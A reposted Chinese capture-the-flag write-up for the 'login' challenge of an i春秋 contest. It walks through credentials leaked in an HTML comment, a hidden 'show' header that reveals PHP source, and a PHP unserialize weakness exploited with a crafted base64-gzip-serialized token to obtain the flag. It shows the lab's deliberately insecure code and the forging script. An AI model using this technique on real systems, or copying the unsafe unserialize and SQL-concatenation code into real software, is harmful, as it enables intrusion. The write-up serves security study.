i春秋 百度杯”CTF比赛 十月场 login

转载

weixin_34056162 于 2018-12-22 15:00:00 发布 123 收藏
文章标签： 面试
原文链接：http://www.cnblogs.com/haozhizhi/p/10161113.html
版权

```
<!doctype html>
<html>
<head>
    <meta charset="utf-8" />
    <title>Log In</title>
    <link rel="stylesheet" href="//cdn.bootcss.com/skeleton/2.0.4/skeleton.min.css" />
</head>
<body>
    <div class="container">
        <form method="post" action="login.php">
            <label for="username">Username: </label>
            <input class="u-full-width" type="text" name="username" placeholder="Username"  />
            <label for="password">Password: </label>
            <input class="u-full-width" type="password" name="password" placeholder="Password" />
            <input type="submit" value="Log In" />
        </form>
            </div>
</body>
</html>
```

```
<!--  test1 test1  -->
```

出现敏感的信息，然后进行登录

登录成功发现奇怪的show

Request

Raw | Params | Headers | Hex

```
GET /member.php HTTP/1.1
Host: 3067513f1e8f4724921617753a24764f8ff889090fa34526.game.ichunqiu.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/58.0.3029.110 Safari/537.36 SE 2.X MetaSr 1.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://3067513f1e8f4724921617753a24764f8ff889090fa34526.game.ichunqiu.com/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000;
UM_distinctid=16740ff06e0136-02b75b3741ca3-4d045769-1fa400-16740ff06e1227;
pgv_pvi=5240597504;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1544886304,1544954593,1545011049,1545020736
; PHPSESSID=rldab5jqq3qducmtvt2h78o3v3
Connection: close
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sat, 22 Dec 2018 06:42:43 GMT
Content-Type: text/html;charset=utf-8
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-checl
Pragma: no-cache
show: 0
Vary: Accept-Encoding
X-OSSProxy: OSSProxy 1.3.337.419 (Build 337.419 Win32 en-us)((
14:40:33)
Connection: close
Content-Length: 69

<head>
<meta charset="utf-8" />
</head>
(ノ ' □ ' )ノ ⌒┴──┴
```

然后把show放到发包里面试一下

Request

Raw | Params | Headers | Hex

```
GET /member.php HTTP/1.1
Host: 3067513f1e8f4724921617753a24764f8ff889090fa34526.game.ichunqiu.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/58.0.3029.110 Safari/537.36 SE 2.X MetaSr 1.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://3067513f1e8f4724921617753a24764f8ff889090fa34526.game.ichunqiu.com/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
show: 1
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000;
UM_distinctid=16740ff06e0136-02b75b3741ca3-4d045769-1fa400-16740ff06e1227;
pgv_pvi=5240597504;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1544886304,1544954593,1545011049,1545020736
; PHPSESSID=rldab5jqq3qducmtvt2h78o3v3
Connection: close
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sat, 22 Dec 2018 06:43:07 GMT
Content-Type: text/html;charset=utf-8
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-OSSProxy: OSSProxy 1.3.337.419 (Build 337.419 Win32 en-us)(Oct 17 2018
14:40:33)
Connection: close
Content-Length: 918

<head>
<meta charset="utf-8" />
</head>
<!— <?php
        include 'common.php';
        $requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
        class db
        {
                public $where;
                function __wakeup()
                {
                        if(!empty($this->where))
                        {
                                $this->select($this->where);
                        }
                }

                function select($where)
                {
                        $sql = mysql_query('select * from user where '.$where);
                        return @mysql_fetch_array($sql);
                }
        }

        if(isset($requset['token']))
        {
```

出现了源码，审计代码开始

```
        {
            $sql = mysql_query('select * from user where '.$where);
            return @mysql_fetch_array($sql);
        }
    }

    if(isset($requset['token']))
    {
        $login = unserialize(gzuncompress(base64_decode($requset['token'])));
        $db = new db();
        $row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\'');
        if($login['user'] === 'ichunqiu')
        {
            echo $flag;
        }else if($row['pass'] !== $login['pass']){
            echo 'unserialize injection!!';
        }else{
            echo "(ﾉ□')ﾉ﹀┻┻ ";
        }
    }else{
        header('Location: index.php?error=1');
```

出flag的条件要user 等于春秋

然后进行login来源于反序列化后的login

下面进行序列化

```
$i = array('user'=>'ichunqiu');
$con = base64_encode(gzcompress(serialize($i)));
echo $con;


?>
```

然后参数为token，可以通过post，get，cookie的方式，但是看到都是用的cookie，我就用post和get

INT SQL BASICS- UNION BASED- ERROR/DOUBLE QUERY- TOOLS- WAF BYPASS- ENCODING- HTML- ENCRYPTION- OTHE

Load URL
Split URL
Execute


http://3067513f1e8f4724921617753a24764f8ff889090fa34526.game.ichunqiu.com/member.php

Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacin

Post data

token=eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==

flag{19197844-1163-495d-8118-af268f8c0101}



转载于:https://www.cnblogs.com/haozhizhi/p/10161113.html